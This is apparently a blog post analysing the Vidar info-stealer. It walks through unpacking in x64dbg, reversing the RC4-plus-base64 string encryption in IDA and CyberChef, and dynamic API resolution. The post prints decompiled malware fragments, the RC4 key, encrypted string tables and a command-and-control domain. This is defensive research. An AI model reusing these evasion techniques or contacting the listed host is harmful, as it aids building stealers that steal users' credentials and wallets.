Deep Analysis of Vidar Stealer

m4lcode.github.io/malware analysis/vidar/

July 24, 2023

Vidar Stealer Malware Analysis


Overview

Vidar is a forked malware based on Arkei. The malware runs on Windows and can collect a wide range of sensitive data from browsers and digital wallets. It seems this stealer is one of the first that is grabbing information on 2FA Software and Tor Browser. It was first discovered in the wild in late 2018

`SHA256: 5cd0759c1e566b6e74ef3f29a49a34a08ded2dc44408fccd41b5a9845573a34c`


Unpacking

Vidar stealer malware is packed with a loader. I opened it in x64dbg and I put a breakpoint in the return of VirtualAlloc



```
75B8F2B5   8B75 FC       mov esi,dword ptr ss:[ebp-4]
75B8F2B8   8BC6          mov eax,esi
75B8F2BA   5E            pop esi
75B8F2BB   8BE5          mov esp,ebp
75B8F2BD   5D            pop ebp
75B8F2BE   C2 1000       ret 10
75B8F2C1   8BC8          mov ecx,eax
75B8F2C3   E8 C841FFFF   call kernelbase.75B83490
75B8F2C8 ^ EB EE         jmp kernelbase.75B8F2B8
75B8F2CA   CC            int3
```

I ran the debugger until I hit the breakpoint, then I followed EAX in dump and ran the debugger again, there is a PE file generated.




```
Address  Hex                                              ASCII
02250000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
02250010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ,.......@.......
02250020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02250030 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00  ................
02250040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
02250050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
02250060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
02250070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
02250080 6F 86 1F E9 2B E7 71 BA 2B E7 71 BA 2B E7 71 BA  o..é+çqº+çqº+çqº
02250090 3F 8C 72 BB 3E E7 71 BA 3F 8C 74 BB B6 E7 71 BA  ?.r»>çqº?.t»¶çqº
022500A0 3F 8C 75 BB 31 E7 71 BA 79 92 75 BB 3A E7 71 BA  ?.u»1çqºy.u»:çqº
022500B0 79 92 72 BB 38 E7 71 BA 79 92 74 BB 67 E7 71 BA  y.r»8çqºy.t»gçqº
```

Let’s follow it in memory map and dump it to a file with name “droppedfile_1.bin”

If we followed EAX in dump and ran the debugger for the second time, we will see strange strings, but if we did it for the third time, we will see that there is another PE file generated. Let’s dump it to a file with name “droppedfile_2.bin” and try to analyze the dropped files.

Let’s start with the first dropped file “droppedfile_1.bin” and open it in pestudio and go to strings section, we will see that it contains many strings




directories (6)
sections (5)
libraries (4)
imports (flag)
exports (n/a)
thread-local-storage (n/a)
.NET (n/a)
resources (manifest)
strings (14236)
debug (Aug.2021)
manifest (asInvoker)
version (n/a)
certificate (n/a)
overlay (size > file-ratio)

	10	.rdata	-	import	windowing
	12	.rdata	-	import	windowing
	13	.rdata	-	import	windowing
	13	.rdata	-	import	windowing
	27	.rdata	-	import	synchronization
	20	.rdata	-	import	synchronization
	20	.rdata	-	import	synchronization
	27	.rdata	-	import	synchronization
	21	.rdata	-	import	synchronization
	19	.rdata	-	import	synchronization
	37	.rdata	-	import	synchronization
	10	.rdata	-	import	resource
le	79	.rdata	-	-	registry
	25	.rdata	-	import	reconnaissance
	23	.rdata	-	import	reconnaissance
	19	.rdata	x	import	reconnaissance

and if we looked at the strings, we will see that the file looks like a dll not the main executable

So let's open the second dropped file in IDA.


When we go to the first call we see a string, network IOC, decoded strings by base64.



```
{
  int result; // eax

  dword_432354 = (int)"056139954853430408";
  dword_4326D8 = "himarkh.xyz";
  Mode = (char *)sub_422F70("LQ==");
  dword_432608 = (char *)sub_422F70("KaoQpEzKSjGm8Q==");
  dword_432600 = (char *)sub_422F70("CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_43236C = (char *)sub_422F70("DboNtEbQF3/+oFA=");
  dword_432494 = (char *)sub_422F70("GLoX6gmCFw==");
  dword_432694 = (char *)sub_422F70("D6AGohOHQTY=");
  dword_432550 = (char *)sub_422F70("GbwOoFzTATf+y0KojtYSkaQ=");
  dword_43214C = (char *)sub_422F70("CaoQpEzKRAm/60SwiotXjvfNyQ==");
  dword_43248C = (char *)sub_422F70("F7JjuEDJAWWXwRnlzp8=");
  dword_4321F8 = (char *)sub_422F70("HYYqlBOHQTY=");
  dword_43242C = (char *)sub_422F70("HrwOsUDJRAu/6Eb/y8lB");
  dword_432508 = (char *)sub_422F70("DbwRu07VCzCuvwPgmA==");
  dword_4320A4 = (char *)sub_422F70("EbYaskbGFiH+yUKrjJlT07KbgPCVZg==");
  dword_432564 = (char *)sub_422F70("ErIRtF7GFiD+qA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_4325C8 = (char *)sub_422F70("CqEMs0zUFyqsvwPgmA==");
  dword_432558 = (char *)sub_422F70("FrwEuUrGCGWu90ymjp9B26WbgPCVcQ==");
  dword_43258C = (char *)sub_422F70("DLoHtUbEBTe6vwPgmA==");
  dword_432104 = (char *)sub_422F70("HroQoEXGHX/+oFA=");
  dword_4321CC = (char *)sub_422F70("CJIu6gmCFw==");
```

Encrypted Strings

So, let's decode it in CyberChef



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

Input


```
KaoQpEzKSjGm8Q==
```

Output

```
)ªDLE¤LÊJ1¦ñ
```


The output is encrypted with a cipher, let’s examine **sub_422F70** call to know which cipher is used.

from **sub_422980** call we know that the cipher used is RC4, I’ll call **sub_422980** “RC4_decrypt” and **sub_422F70** to “strings_decrypt”.




```
void *__cdecl sub_422980(const char *a1, const char *a2, _DWORD *a3)
{
  int v3; // ecx
  void *result; // eax
  int v5; // [esp+34h] [ebp-820h]
  int v6; // [esp+34h] [ebp-820h]
  int v7[257]; // [esp+3Ch] [ebp-818h]
  int v8; // [esp+440h] [ebp-414h]
  _BYTE *v9; // [esp+444h] [ebp-410h]
  int i; // [esp+448h] [ebp-40Ch]
  int v11[256]; // [esp+44Ch] [ebp-408h]
  int j; // [esp+850h] [ebp-4h]

  v5 = 0;
  for ( i = 0; i < 256; ++i )
  {
    v11[i] = i;
    v7[i] = (unsigned __int8)a2[i % strlen(a2)];
  }
  for ( j = 0; j < 256; ++j )
  {
    v5 = (v7[j] + v11[j] + v5) % 256;
    i = v11[j];
    v11[j] = v11[v5];
    v11[v5] = i;
  }
```

Let’s go back to **sub_423050**, I think that the first string is the decryption key.



```
  LPVOID result; // eax

  dword_432354 = (int)"056139954853430408";
  dword_4326D8 = "himarkh.xyz";
  Mode = (char *)strings_decrypt((int)"LQ==");
  dword_432608 = (char *)strings_decrypt((int)"KaoQpEzKSjGm8Q==");
  dword_432600 = (char *)strings_decrypt((int)"CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8R
  dword_43236C = (char *)strings_decrypt((int)"DboNtEbQF3/+oFA=");
  dword_432494 = (char *)strings_decrypt((int)"GLoX6gmCFw==");
  dword_432694 = (char *)strings_decrypt((int)"D6AGohOHQTY=");
```

let’s go to CyberChef and see.



Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

RC4

Passphrase: 0561399548... UTF8

Input format: Latin1

Output format: Latin1


Input

```
KaoQpEzKSjGm8Q==
```

Output

```
system.txt
```

So this function decode the base64 encoded strings then decrypt the rc4 decrypting strings. I’ll call it “strings_decode”




```
LPVOID strings_decode()
{
  LPVOID result; // eax

  RC4_key = (int)"056139954853430408";
  network_ioc = "himarkh.xyz";
  Mode = (char *)strings_decrypt((int)"LQ==");  // w
  system_txt_0 = (char *)strings_decrypt((int)"KaoQpEzKSjGm8Q==");// system.txt
  dword_432600 = (char *)strings_decrypt((int)"CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");// System --------------------------------
  dword_43236C = (char *)strings_decrypt((int)"DboNtEbQF3/+oFA=");// Windows: %s
  dword_432494 = (char *)strings_decrypt((int)"GLoX6gmCFw==");// Bit: %s
  dword_432694 = (char *)strings_decrypt((int)"D6AGohOHQTY=");// User: %s
  dword_432550 = (char *)strings_decrypt((int)"GbwOoFzTATf+y0KojtYSkaQ=");// Computer Name: %s
  dword_43214C = (char *)strings_decrypt((int)"CaoQpEzKRAm/60SwiotXjvfNyQ==");// System Language: %s
  dword_43248C = (char *)strings_decrypt((int)"F7JjuEDJAWWXwRnlzp8=");// Ma
  dword_4321F8 = (char *)strings_decrypt((int)"HYYqlBOHQTY=");// GUID: %s
  dword_43242C = (char *)strings_decrypt((int)"HrwOsUDJRAu/6Eb/y8lB");// Domain Name: %s
  dword_432508 = (char *)strings_decrypt((int)"DbwRu07VCzCuvwPgmA==");// Workgroup: %s
  dword_4320A4 = (char *)strings_decrypt((int)"EbYaskbGFiH+yUKrjJlT07KbgPCVZg==");// Keyboard Languages: %s
```

After decoding and decrypting all strings Let’s go to the next call **sub_419700**

Resolve APIs


The first call is returning handle of kernel32 dll



```
int sub_4196D0()
{
  return *(_DWORD *)(***((_DWORD ***)NtCurrentPeb()->ImageBaseAddress + 3) + 24);
}
```


I’ll call it “get_handle_kernel32”

Next we see that (handle_kernel32) is passed to **sub_4195A0** function to resolve LoadLibraryA and GetProcAddress.




```
int v12; // [esp+2Ch] [ebp-4h]

handle_kernel32 = get_handle_kernel32();
if ( handle_kernel32 )
{
  dword_432898 = (int (__stdcall *)(_DWORD))sub_4195A0(handle_kernel32, *(_DWORD *)LoadLibraryA_0);
  dword_43280C = (int (__stdcall *)(_DWORD, _DWORD))sub_4195A0(handle_kernel32, *(_DWORD *)GetProcAddress_0);
  dword_432814 = dword_43280C(handle_kernel32, *(_DWORD *)ExitProcess_0);
  dword_4328D4 = dword_43280C(handle_kernel32, *(_DWORD *)GetUserDefaultLangID_0);
  dword_4328BC = dword_43280C(handle_kernel32, *(_DWORD *)FindFirstFileA_0);
  dword_432908 = dword_43280C(handle_kernel32, *(_DWORD *)DeleteFileA_0);
  dword_432888 = dword_43280C(handle_kernel32, *(_DWORD *)FindNextFileA_0);
  dword_43278C = dword_43280C(handle_kernel32, *(_DWORD *)FindClose_0);
  dword_4327C0 = dword_43280C(handle_kernel32, *(_DWORD *)GetSystemInfo_0);
  dword_432910 = dword_43280C(handle_kernel32, *(_DWORD *)GlobalMemoryStatusEx_0);
  dword_432878 = dword_43280C(handle_kernel32, *(_DWORD *)GetComputerNameA_0);
  dword_4328C0 = dword_43280C(handle_kernel32, *(_DWORD *)IsWow64Process_0);
  dword_4328E8 = dword_43280C(handle_kernel32, *(_DWORD *)GetCurrentProcess_0);
```

So let’s rename **dword_432898** to LoadLibraryA_1 and **dword_43280C** to GetProcAddress_1, now everything is clear GetProcAddress_1 is used to resolve all the other API calls. Let’s rename every dynamic function to make our analysis easy.



